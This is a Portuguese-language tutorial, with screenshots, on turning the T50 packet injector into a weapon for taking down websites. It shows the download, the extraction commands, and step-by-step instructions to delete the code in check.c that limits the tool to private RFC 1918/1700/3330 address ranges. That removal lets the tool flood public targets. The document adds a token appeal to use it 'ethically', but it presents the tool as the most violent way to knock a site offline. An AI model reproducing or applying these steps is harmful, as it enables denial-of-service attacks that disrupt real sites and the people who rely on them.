

TUTORIAL

T50 - A ARMA MAIS VIOLENTA PARA SE DERRUBAR UM SITE .

LEMBRE-SE DE USÁ-LA DE FORMA ÉTICA, POIS É UMA ARMA TÃO FORTE QUE PODE DEIXAR AS VEZES SUA INTERNET INSTÁVEL ;

1 - BAIXE O BT5 (BACKTRACK 5 R3);

2 - O BACKTRACK TEM UM T50 QUE POR VEZES APRESENTA UM ERRO DE DIRETÓRIO, SUGIRO BAIXA-LÁ NESSE SITE ;

Download <http://sourceforge.net/projects/t50/>

The screenshot shows the SourceForge project page for T50. The page has a header with the SourceForge logo, a search bar, and navigation links like 'Browse', 'Blog', and 'Help'. Below the header, there's a breadcrumb trail: 'Home / Browse / Networking / T50'. The main content area is divided into several sections: a 'Summary' tab (selected), 'Files', 'Reviews', 'Support', 'Develop', 'Tracker', 'Mailing Lists', and 'Code'. The 'Summary' section displays the project name 'T50', the maintainer 'nandu88', '13 Recommendations', '199 Downloads (This Week)', and 'Last Update: 2012-06-08'. There's a green 'Download' button for 't50-5.4.1-rc1.tgz' and a link to 'Browse All Files'. The 'Description' section states 'Multi-protocol network packet injector' and includes a link to the 'T50 Web Site'. Below this, 'Categories' are listed as 'Networking' and the 'License' is 'GNU General Public License (GPL)'. A 'Features' section is also present. On the right side, there are two sidebars: 'Recommended Projects' listing 'DDOSIM - Layer 7 DDoS Simulator', 'LOIC', and 'pev'; and 'Recent Activity' showing a list of file releases with dates and file names like '/t50-5.4.1/t50-5.4.1-rc1.tgz'.

3 - PEGUE A VERSÃO MAIS ATUALIZADA

4 - DEPOIS QUE OS SENHORES BAIXAREM A FERRAMENTA DE NOME : "**t50-5.4.1-rc1.tgz**"

5 - DEVERÃO EXTRAIR A MESMA COM UM COMANDO : "**tar -xvzf t50-5.4.1-rc1.tgz**"

```
Hacker Backtrack - Microsoft Virtual PC 2007
Action Edit CD Floppy Help
Desktop : bash
File Edit View Bookmarks Settings Help
root@t50-5.4.1-rc1:~/Desktop# tar -xvzf t50-5.4.1-rc1.tgz
t50-5.4.1-rc1/
t50-5.4.1-rc1/src/
t50-5.4.1-rc1/src/common.c
t50-5.4.1-rc1/src/cksum.c
t50-5.4.1-rc1/src/modules/
t50-5.4.1-rc1/src/modules/egp.c
t50-5.4.1-rc1/src/modules/eigrp.c
t50-5.4.1-rc1/src/modules/gre.c
t50-5.4.1-rc1/src/modules/ripv2.c
t50-5.4.1-rc1/src/modules/dccp.c
t50-5.4.1-rc1/src/modules/ipsec.c
t50-5.4.1-rc1/src/modules/tcp.c
t50-5.4.1-rc1/src/modules/icmp.c
t50-5.4.1-rc1/src/modules/ospf.c
t50-5.4.1-rc1/src/modules/udp.c
t50-5.4.1-rc1/src/modules/ripv1.c
t50-5.4.1-rc1/src/modules/rsvp.c
t50-5.4.1-rc1/src/modules/igmpv3.c
t50-5.4.1-rc1/src/modules/igmpv1.c
t50-5.4.1-rc1/src/Makefile
t50-5.4.1-rc1/src/usage.c
t50-5.4.1-rc1/src/include/
t50-5.4.1-rc1/src/include/protocol/
t50-5.4.1-rc1/src/include/protocol/egp.h
t50-5.4.1-rc1/src/include/protocol/eigrp.h
t50-5.4.1-rc1/src/include/protocol/tcp_options.h
t50-5.4.1-rc1/src/include/protocol/igmp.h
t50-5.4.1-rc1/src/include/protocol/rsvp.h
t50-5.4.1-rc1/src/include/protocol/rip.h
t50-5.4.1-rc1/src/include/protocol/ospf.h
t50-5.4.1-rc1/src/include/protocol/gre.h
t50-5.4.1-rc1/src/include/common.h
```


6 - LOGO EM SEGUIDA OS SENHORES DEVERÃO FAZER OS SEGUINTE :
ACIONAR O COMANDO PARA LISTAR TODOS OS DIRETÓRIOS E ARQUIVOS :`"ls -al"`
DEPOIS O COMANDO : `"cd t50-5.4.1-rc1"`
MAIS UMA VEZ : `"ls -al"`
DEPOIS : `"cd src"`
DE NOVO: `"ls -al"`

```
Hacker Backtrack - Microsoft Virtual PC 2007
Action Edit CD Floppy Help


t50-5.4.1-rc1/s : bash
File Edit View Bookmarks Settings Help

-rwxr-xr-x 1 root root 167 2011-05-09 14:16 backtrack-install.desktop
drwxr-xr-x 3 postgres postgres 4096 2011-11-29 10:42 t50-5.4.1-rc1
-rw-r--r-- 1 root root 70708 2012-11-10 21:53 t50-5.4.1-rc1.tgz
root@bt: ~/Desktop# cd t50-5.4.1-rc1
root@bt: ~/Desktop/t50-5.4.1-rc1# ls -al
total 56
drwxr-xr-x 3 postgres postgres 4096 2011-11-29 10:42 .
drwxr-xr-x 3 root root 4096 2012-11-11 02:07 ..
-rw-r--r-- 1 postgres postgres 204 2011-11-27 00:06 AUTHORS
-rw-r--r-- 1 postgres postgres 1333 2011-11-27 00:49 CHANGELOG
-rw-r--r-- 1 postgres postgres 18093 2011-09-03 15:24 LICENSE
-rw-r--r-- 1 postgres postgres 4695 2011-09-23 22:08 README
drwx----- 4 postgres postgres 4096 2011-12-29 15:33 src
-rw-r--r-- 1 postgres postgres 1066 2011-09-03 15:24 t50.1
-rw-r--r-- 1 postgres postgres 10 2011-11-27 00:11 VERSION
root@bt: ~/Desktop/t50-5.4.1-rc1# cd src
root@bt: ~/Desktop/t50-5.4.1-rc1/src# ls -al
total 148
drwx----- 4 postgres postgres 4096 2011-12-29 15:33 .
drwxr-xr-x 3 postgres postgres 4096 2011-11-29 10:42 ..
-rw-r--r-- 1 postgres postgres 4869 2011-11-28 19:17 check.c
-rw-r--r-- 1 postgres postgres 2952 2011-09-23 11:33 cidr.c
-rw-r--r-- 1 postgres postgres 1631 2011-09-23 11:49 cksum.c
-rw-r--r-- 1 postgres postgres 1839 2011-11-27 00:47 common.c
-rw-r--r-- 1 postgres postgres 66011 2011-09-23 11:24 config.c
drwx----- 3 postgres postgres 4096 2011-11-28 19:35 include
-rw-r--r-- 1 postgres postgres 907 2011-11-29 10:42 Makefile
drwx----- 2 postgres postgres 4096 2011-11-27 00:47 modules
-rw-r--r-- 1 postgres postgres 1261 2011-09-23 11:55 resolv.c
-rw-r--r-- 1 postgres postgres 2361 2011-09-23 11:48 sock.c
-rw-r--r-- 1 postgres postgres 7339 2011-11-28 15:29 t50.c
-rw-r--r-- 1 postgres postgres 23141 2011-11-28 19:32 usage.c
root@bt: ~/Desktop/t50-5.4.1-rc1/src#
```


7 - LOGO EM SEGUIDA OS SENHORES DEVERÃO FAZER OS SEGUINTE :
ENTRAR NA PASTA AONDE VOCÊS EXTRAÍRAM E ENTRAR NA PASTA **t50.5.4.1-rc1**, DEPOIS NA **SRC**




8 - ENTREM NA PÁGINA "CHECK.C"



9 - DEPOIS QUE VOCÊS ENTRAREM NA PÁGINA DO CHECK.C, VOCÊS DEVERÃO FAZER ALGO BEM "COMPLICADO", POIS VOCÊS DEVERÃO APAGAR UMA PARTE DO TEXTO ANTES DA GENTE COMPILÁ-LO, SEGUE ABAIXO :



10 - VAMOS APAGAR A PARTE QUE NOS " CHATEIA " QUE DEIXA O PROGRAMA DE UMA CERTA FORMA " TRAVADO ",



```
return 0;
}

/* Sanitizing the TCP Options T/TCP CC and T/TCP CC.ECHO. */
if ((o->tcp.options & TCP_OPTION_CC) == TCP_OPTION_CC && (o->tcp.cc_echo) )
{
    ERROR("TCP options T/TCP CC and T/TCP CC.ECHO are not allowed");
    return 0;
}

/* Testing IANA IP address allocation for private internets (RFC 1700, 1918 and 3330). */
switch(ntohl(o->ip.daddr) & 0xff000000)
{
    /* Allowing 10/8 (RFC 1918). */
    case 0x0a000000: break;

    /* Allowing 127/8 (RFC 1700). */
    case 0x7f000000: break;


    /* Allowing 169.254/16 (RFC 3330). */
    case 0xa9000000:
        if ((ntohl(o->ip.daddr) & 0xffff0000) != 0xa9fe0000)
        {
            fprintf(stderr, "T50 is RFC 1700, RFC 1918 and RFC 3330 compliance\n");
            fflush(stderr);
            return 0;
        }
        break;

    /* Allowing 172.16/12 (RFC 1918). */
    case 0xac000000:
        if ((ntohl(o->ip.daddr) & 0xffff0000) < 0xac100000 || \
            (ntohl(o->ip.daddr) & 0xffff0000) > 0xac1f0000)
        {
            fprintf(stderr, "T50 is RFC 1700, RFC 1918 and RFC 3330 compliance\n");
            fflush(stderr);
            return 0;
        }
        break;

    /* Allowing 192.168/16 (RFC 1918). */
    case 0xc0000000:
        if ((ntohl(o->ip.daddr) & 0xffff0000) != 0xc0a80000)
        {
            fprintf(stderr, "T50 is RFC 1700, RFC 1918 and RFC 3330 compliance\n");
            fflush(stderr);
            return 0;
        }
        break;

    /* Blocking all other IP addresses. */
    default:
        fprintf(stderr, "T50 is RFC 1700, RFC 1918 and RFC 3330 compliance\n");
        fflush(stderr);
        return 0;
        break;
}
```

11 - VÁ ATÉ A "LINHA 68 COL:4" E DÊ DOIS CLIQUES PARA SELECIONAR A PARTE RUIM DO PROGRAMA FICANDO ASSIM, E APAGUE TODA A PARTE SELECIONADA COM UM DEL ;




```
break;

/* Allowing 172.16/12 (RFC 1918). */
case 0xac000000:
    if ((ntohl(o->ip.daddr) & 0xffff0000) < 0xac100000 || \
        (ntohl(o->ip.daddr) & 0xffff0000) > 0xac1f0000)
    {
        fprintf(stderr, "T50 is RFC 1700, RFC 1918 and RFC 3330 compliance\n");
        fflush(stderr);
        return 0;
    }
    break;

/* Allowing 192.168/16 (RFC 1918). */
case 0xc0000000:
    if ((ntohl(o->ip.daddr) & 0xffff0000) != 0xc0a80000)
    {
        fprintf(stderr, "T50 is RFC 1700, RFC 1918 and RFC 3330 compliance\n");
        fflush(stderr);
        return 0;
    }
    break;

/* Blocking all other IP addresses. */
default:
    fprintf(stderr, "T50 is RFC 1700, RFC 1918 and RFC 3330 compliance\n");
    fflush(stderr);
    return 0;
    break;
}
```

12 - DEPOIS MANDE UM UM "BACKSPACE", FICANDO ASSIM :



```
ERROR("TCP options SACK-Permitted and SACK Edges are not allowed");
return 0;
}


/* Sanitizing the TCP Options T/TCP CC and T/TCP CC.ECHO. */
if ((o->tcp.options & TCP_OPTION_CC) == TCP_OPTION_CC && (o->tcp.cc_echo) )
{
    ERROR("TCP options T/TCP CC and T/TCP CC.ECHO are not allowed");
    return 0;
}

/* Testing IANA IP address allocation for private internets (RFC 1700, 1918 and 3330). */
switch(ntohl(o->ip.daddr) & 0xff000000)

